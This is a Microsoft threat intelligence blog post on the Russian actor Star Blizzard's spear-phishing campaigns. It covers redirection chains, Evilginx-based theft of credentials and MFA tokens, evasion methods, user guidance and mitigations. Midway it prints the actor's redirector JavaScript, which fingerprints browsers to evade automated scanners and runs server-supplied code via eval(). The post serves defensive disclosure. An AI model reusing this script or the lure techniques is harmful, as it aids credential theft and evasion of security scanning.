Star Blizzard increases sophistication and evasion in ongoing attacks | Microsoft Security Blog

By Microsoft Threat Intelligence

Published: 2023-12-07 · Archived: 2026-04-05 12:45:33 UTC

> **January 2025 update** – In mid-November 2024, Star Blizzard was observed shifting their tactics, techniques, and procedures (TTPs), likely in response to the exposure of their TTPs by Microsoft Threat Intelligence and other organizations. Learn more about our observations and findings in this Microsoft Threat Intelligence blog post: New Star Blizzard spear-phishing campaign targets WhatsApp accounts.
>
> **October 2024 update** – Microsoft's Digital Crimes Unit (DCU) is disrupting the technical infrastructure used by Star Blizzard. We have updated this blog with the latest observed Star Blizzard tactics, techniques, and procedures (TTPs).

Microsoft Threat Intelligence continues to track and disrupt malicious activity attributed to a Russian nation-state actor we call Star Blizzard. Star Blizzard has continuously improved their detection evasion capabilities while remaining focused on email credential theft against the same targets. Star Blizzard, whose activities we assess to have historically supported both espionage and cyber influence objectives, continues to prolifically target individuals and organizations involved in international affairs, defense, and logistics support to Ukraine, as well as academia, information security companies, and other entities aligning with Russian state interests. Microsoft continues to refine and deploy protections against Star Blizzard's evolving spear-phishing tactics.

Microsoft is grateful for the collaboration on investigating Star Blizzard compromises with the international cybersecurity community, including our partners at the UK National Cyber Security Centre, the US National Security Agency Cybersecurity Collaboration Center, and the US Federal Bureau of Investigation.

This blog provides updated technical information about Star Blizzard tactics, techniques, and procedures (TTPs), building on our 2022 blog as the threat actor continues to refine their tradecraft to evade detection. As with any observed nation-state actor activity, Microsoft directly notifies customers that have been targeted or compromised, providing them with the necessary information to secure their accounts.

Star Blizzard TTPs observed in 2024

Star Blizzard persistently introduces new techniques to avoid detection. These TTPs are employed for brief periods and are either modified or abandoned once they become publicly known.

Microsoft has identified the following evasive techniques used by Star Blizzard in campaigns in 2024:

- Use of multiple registrars to register domain infrastructure
- Use of multiple link-shortening services and legitimate websites with open redirects, to hide actor-registered domains

- Use of altered legitimate email templates as spear-phishing lures

Using multiple registrars to register domain infrastructure

In December 2023, we highlighted that Star Blizzard was using the registrar NameCheap to register their domain infrastructure. As CitizenLab reported (August 2024), the threat actor has also used Hostinger to register domains used in the infrastructure for email credential theft.

Microsoft can confirm that in 2024 Star Blizzard transitioned from their long-standing practice of primarily using a single domain name registrar. Among the registrars seen used by Star Blizzard in 2024 are the following:

- Hostinger
- RealTime Register
- GMO Internet

A list of recent domain names registered by Star Blizzard can be found at the end of this report.

Use of multiple link-shortening services and legitimate websites to hide actor-registered domains

Since August 2024, Star Blizzard has made substantial changes in the methods they employ to redirect targets to their virtual private server (VPS) infrastructure, on which Evilginx is installed and then used to facilitate credential theft.

In December 2023, we detailed the threat actor's use of email marketing platforms to prevent the need to embed the actor-registered domains in their spear-phishing emails. This technique was abandoned in early 2024, with the threat actor transitioning first to hosting the initial redirector website on shared infrastructure. Since August 2024, Star Blizzard has added multiple layers of redirection to their VPS infrastructure, utilizing various link-shortening services and legitimate websites that can be used as open redirectors.

For example, in a recent spear-phishing email that was sent from an actor-controlled Outlook account, we found that the threat actor had embedded an initial link, which was created using the Microsoft 365 Safe Links into the attached PDF lure. The Safe Links URL could only be generated by sending an email between actor-controlled accounts with the link in the body. The actor then copied that generated Safe Links URL to use in their attack.




Figure 1. Initial link in a spear-phishing campaign by Star Blizzard embedded in a PDF file

This link redirected to a shortened URL created using the Bitly link-shortening service, which resolved to another shortened URL created using the Cuttly link-shortening service. The second shortened URL redirected to a legitimate website, used as an open redirector, which ultimately redirected to the first actor-controlled domain.

The website *mechengsys[.]net* was hosted on shared infrastructure at Hostinger and performed various filtering actions until ultimately redirecting to an actor-controlled VPS installed with Evilginx, resolving the domain *vidmemax[.]com*.

Figure 2. Chain of redirection from initial link to the Star Blizzard-controlled domain

Use of altered legitimate email templates as spear-phishing lures

For a brief period between July and August 2024, the threat actor utilized spear-phishing lures that did not contain or redirect to PDF lures embedded with links that redirected to actor-controlled infrastructure. Instead, Star Blizzard sent targets an altered OneDrive file share notification that included a clickable link to a malicious URL. When clicked, the link would initiate redirection to actor-controlled infrastructure. We observed Star Blizzard using this approach in spear-phishing attacks against its traditional espionage targets, including individuals associated with politics and diplomacy, NGOs, and think tanks.




Figure 3. The attack chain used in Star Blizzard's 2024 spear-phishing lure campaign

In this approach, the threat actor began by creating a new email account, usually a Proton account, intended to impersonate a trusted sender so the recipient would be more likely to open the phishing email. The actor then stored a benign PDF or Word file in a cloud file-hosting service (for example, when targeting Microsoft customers, OneDrive) and shared the file with the newly created email account. The threat actor edited the HTML of the email, changing the displayed sender name and the URL behind the "Open" button that would otherwise lead back to the OneDrive-hosted file so that it directed to the Evilginx redirector domain instead.

Star Blizzard then sent the spear-phishing email to the target. When the "Open" button was clicked, it directed the user to the redirector domain, which, after performing filtering based on browser fingerprinting and additional methods, directed the target to an actor-controlled Virtual Private Server (VPS) with the Evilginx installation. The Evilginx server allowed Star Blizzard to perform an adversary-in-the-middle (AiTM) attack on an authentication session to an email provider, enabling the actor to receive the necessary information to perform subsequent sign-ins to the target's email account, including the username, password, and MFA token, if MFA is used by the target.




Figure 4. Star Blizzard spear-phishing lure

TTPs used in past Star Blizzard campaigns

Microsoft observed Star Blizzard using the following TTPs in campaigns before 2024, highlighting continuously evolving techniques used by the threat actor to evade detection:

- Use of server-side scripts to prevent automated scanning of actor-controlled infrastructure
- Use of email marketing platform services to hide true email sender addresses and obviate the need for including actor-controlled domain infrastructure in email messages
- Use of a DNS provider to obscure the IP addresses of actor-controlled virtual private server (VPS) infrastructure. Once notified, the DNS provider took action to mitigate actor-controlled domains abusing their service.
- Password-protected PDF lures or links to cloud-based file-sharing platforms where PDF lures are hosted
- Shift to a more randomized domain generation algorithm (DGA) for actor-registered domains

Use of server-side scripts to prevent automated scanning

Between April 2023 and December 2023, we observed Star Blizzard gradually moving away from using hCaptcha servers as the sole initial filter to prevent automatic scanning of their Evilginx server infrastructure. Redirection was still performed by an actor-controlled server, first executing JavaScript code (titled “Collect and Send User Data”) before redirecting the browsing session to the Evilginx server.

Shortly after, in May 2023, the threat actor was observed refining the JavaScript code, resulting in an updated version (titled “Docs”), which is still in use today.

This capability collects various information from the browser performing the browsing session to the redirector server. The code contains three main functions:

- ***pluginsEmpty()***: This function checks if the browser has any plugins installed.

```
function pluginsEmpty() {
      return !(navigator.userAgent.match(/Gecko(.+?)\s(Firefox|Safari)\/(.+?)/i)
      || navigator.plugins instanceof PluginArray != 0 &&
      navigator.plugins.length)
}
```

- ***isAutomationTool()***: This function checks for various indicators that the page is being accessed by an automation tool (such as Selenium, PhantomJS, or Nightmare) and returns an object with information about the detected tools.

```
function isAutomationTool() {
      return {
            pluginsEmpty: pluginsEmpty(),
            headlessChrome: window.chrome?.app?.isInstalled && 0 ===
window.navigator.languages.length,
            documentMode: window.document.documentMode,
            webdriver: window.navigator.webdriver,
            buffer: void 0 !== window.Buffer,
            emit: void 0 !== window.emit,
            bind: !Function.prototype.bind,
            spawn: void 0 !== window.spawn,
            cldomAutomation: void 0 !== window.domAutomation,
            domAutomationController: void 0 !== window.domAutomationController,
            outerSize: 0 === window.outerWidth && 0 === window.outerHeight,
            online: !1 === window.navigator.onLine,
            devtools: void 0 !== window.chrome &&
window.chrome.devtools?.inspectedWindow?.eval?.("typeof isAutomation !== 'undefined'
&& isAutomation"),
            selenium: "function" == typeof window.document.documentElement.
__webdriver_script_fn || "function" == typeof window.document.documentElement.
_selenium_captureScreenshot || void 0 !== window._Selenium_IDE_Recorder,
            nightmare: void 0 !== window.__nightmare,
            phantom: void 0 !== window._phantom || "function" == typeof
window.callPhantom
            }
}
```

- ***sendToBackend(data)***: This function sends the data collected by *isAutomationTool()* to the server using a POST request. If the server returns a response, the message in the response is executed using *eval()*.

```
function sendToBackend(data) {
      fetch(window.location.pathname, {
            method: "POST",
            headers: {
                  "Content-Type": "application/json"
            },
            body: JSON.stringify(data)
      }).then((o=>{
            if (!o.ok)
                  throw new Error("Network response was not ok");
            return o.json()
      }
      )).then((result=>{
            result ? (clearInterval(success),
            eval(result.message)) : console.error("Error: result is undefined"),
            console.log("Data sent successfully")
      }
      )).catch((o=>{
            console.error("Error sending data:", o)
      }
      ))
}
let success = null
      , data = isAutomationTool();
window.addEventListener("load", (()=>{
      setTimeout((function() {
            sendToBackend(data)
      }
      ), 200)
}
))
}
```

Following the POST request, the redirector server assessed the data collected from the browser and decided whether to allow continued browser redirection.

When a good verdict is reached, the browser received a response from the redirection server, redirecting to the next stage of the chain, which is either an hCaptcha for the user to solve, or direct to the Evilginx server.

A bad verdict resulted in the receipt of an HTTP error response and no further redirection.

Figure 5. Content of POST request and server response using "Collect and Send User Data" JavaScript

Use of email marketing platform services

We previously observed Star Blizzard using two different services, HubSpot and MailerLite. The actor used these services to create an email campaign, which provided them with a dedicated subdomain on the service that is then used to create URLs. These URLs acted as the entry point to a redirection chain ending at actor-controlled Evilginx server infrastructure. The services also provided the user with a dedicated email address per configured email campaign, which the threat actor has been seen to use as the “From” address in their campaigns.

Most Star Blizzard HubSpot email campaigns have targeted multiple academic institutions, think tanks, and other research organizations using a common theme, aimed at obtaining their credentials for a US grants management portal. We assess that this use-case of the HubSpot mailing platform was to allow the threat actor to track large numbers of identical messages sent to multiple recipients. Note should be taken to the “Reply-to” address in these emails, which is required by the HubSpot platform to be an actual in-use account. All the sender accounts in the following examples were dedicated threat actor-controlled accounts.

Figure 6. Examples of themed spear-phishing email headers

Other HubSpot campaigns have been observed using the campaign URL embedded in an attached PDF lure or directly in the email body to perform redirection to actor-controlled Evilginx server infrastructure configured for email account credential theft. We assess that in these cases, the HubSpot platform was used to remove the need for including actor-controlled domain infrastructure in the spear-phishing emails and better evade detection based on indicators of compromise (IOC).




Figure 7. Example of victim redirection chain using initial HubSpot URL

Star Blizzard's use of the MailerLite platform is similar to the second HubSpot tactic described above, with the observed campaign URL redirecting to actor-controlled infrastructure purposed for email credential theft.

Use of a DNS provider to resolve actor-controlled domain infrastructure

In December 2022, we began to observe Star Blizzard using a domain name service (DNS) provider that also acts as a reverse proxy server to resolve actor-registered domain infrastructure. As of May 2023, most Star Blizzard registered domains associated with their redirector servers use a DNS provider to obscure the resolving IP addresses allocated to their dedicated VPS infrastructure.

We have yet to observe Star Blizzard utilizing a DNS provider to resolve domains used on Evilginx servers.

Password-protected PDF lures or links to cloud-based file-sharing platforms

Star Blizzard has been observed sending password-protected PDF lures in an attempt to evade email security processes implemented by defenders. The threat actor usually sends the password to open the file to the targeted user in the same or a subsequent email message.

In addition to password-protecting the PDF lures themselves, the actor has been observed hosting PDF lures at a cloud storage service and sharing a password-protected link to the file in a message sent to the intended victim. While Star Blizzard frequently uses cloud storage services from all major providers (including Microsoft OneDrive), Proton Drive is predominantly chosen for this purpose.

Microsoft suspends Star Blizzard operational accounts discovered using our platform for their spear-phishing activities.




Figure 8. Example of spear-phishing email with password protected link to Proton Drive

Randomizing DGA for actor registered domains

Following the detailed public reporting by Recorded Future (August 2023) on detection opportunities for Star Blizzard domain registrations, we have observed the threat actor making significant changes in their chosen domain naming syntax.

Prior to the public reporting, Star Blizzard utilized a limited wordlist for their DGA. Subsequently, Microsoft has observed that the threat actor has upgraded their domain-generating mechanism to include a more randomized list of words.

Despite the increased randomization, Microsoft has identified detection opportunities based on the following constant patterns in Star Blizzard domain registration behavior:

- Namecheap remains the registrar of choice
- Domains are usually registered in groups, many times with similar naming conventions
- X.509 TLS certificates are provided by Let’s Encrypt, created in the same timeframe of domain registration




Figure 9. Examples of X.509 TLS certificates used by Star Blizzard

A list of recent domain names registered by Star Blizzard can be found at the end of this report.

Consistent TTPs since 2022

Star Blizzard activities remain focused on email credential theft, predominantly targeting cloud-based email providers that host organizational and/or personal email accounts.

Star Blizzard continues to utilize the publicly available Evilginx framework to achieve their objective, with the initial access vector remaining to be spear-phishing via email. Target redirection to the threat actor's Evilginx server infrastructure is still usually achieved using custom-built PDF lures that open a browser session. This session follows a redirection chain ending at actor-controlled Evilginx infrastructure that is configured with a "phishlet" for the intended targets' email provider.

Star Blizzard remains constant in their use of pairs of dedicated VPSs to host actor-controlled infrastructure (redirector + Evilginx servers) used for spear-phishing activities, where each server usually hosts a separate actor registered domain.




Figure 10. Typical Star Blizzard redirection chain to Evilginx infrastructure

Protecting yourself against Star Blizzard

As with all threat actors that focus on phishing or spear-phishing to gain initial access to victim mailboxes, **individual email users should be aware of who these attacks target and what they look like** to improve their ability to identify and avoid further attacks.

The following are a list of answers to questions that enterprise and consumer email users should be asking about the threat from Star Blizzard:

Am I at risk of being a Star Blizzard target?

Users and organizations are more likely to be a potential Star Blizzard target if connected to the following areas:

1. Government or diplomacy (both incumbent and former position holders).
2. Research into defense policy or international relations when related to Russia.
3. Assistance to Ukraine related to the ongoing conflict with Russia.

Remember that Star Blizzard targets both consumer and enterprise accounts, so there is an equal threat to both organization and personal accounts.

What will a Star Blizzard spear-phishing email look like?

Star Blizzard emails appear to be from a known contact that users or organizations expect to receive email from. The sender address could be from any free email provider, but special attention should be paid to emails received from Proton account senders (*@proton[.]me*, *@protonmail[.]com*) as they are frequently used by the threat actor.

An initial email is usually sent to the target, asking them to review a document, but without any attachment or link to the document.

The threat actor will wait for a response, and following that, will send an additional message with either an attached PDF file or an embedded link, as detailed above in “Star Blizzard TTPs observed in 2024.”

If the targeted user has not completed authentication by entering their password in the offered sign-in page and/or supplied all the required factors for multifactor authentication (MFA), the threat actor does not have the capability to successfully compromise the targeted account.

Our recommendation to all email users that belong to Star Blizzard targeted sectors is to always remain vigilant when dealing with email, especially emails containing links to external resources. When in doubt, contact the person you think is sending the email using a known and previously used email address, to verify that the email was indeed sent by them.

What happens if I interact with a Star Blizzard PDF lure?


Pressing the button in a PDF lure causes the default browser to open a link embedded in the PDF file code—this is the beginning of the redirection chain. Targets will likely see a web page titled “Docs” in the initial page opened and may be presented with a CAPTCHA to solve before continuing the redirection. The browsing session will end showing a sign-in screen to the account where the spear-phishing email was received, with the targeted email already appearing in the username field.


The host domain in the web address is an actor-controlled domain (see appendix for full list), and *not* the expected domain of the email server or cloud service.


If multifactor authentication is configured for a targeted email account, entering a password in the displayed sign-in screen will trigger an authentication approval request. If passwordless access is configured for the targeted account, an authentication approval request is immediately received on the device chosen for receiving authentication approvals.

As long as the authentication process is not completed (a valid password is not entered and/or an authentication request is not approved), the threat actor *has not compromised the account*.

If the authentication process is completed, the credentials have been successfully compromised by Star Blizzard, and the threat actor has all the required details needed to immediately access the mailbox, *even if multifactor authentication is enabled.*










Figure 11. Examples of Star Blizzard PDF lures when opened

Recommendations

As with any observed nation-state actor activity, Microsoft directly notifies customers that have been targeted or compromised, providing them with the necessary information to secure their accounts.

Microsoft emphasizes that the following two mitigations will strengthen customers' environments against Star Blizzard attack activity:

- Using phishing resistant authentication methods.
- Lockdown account access using Conditional Access policies

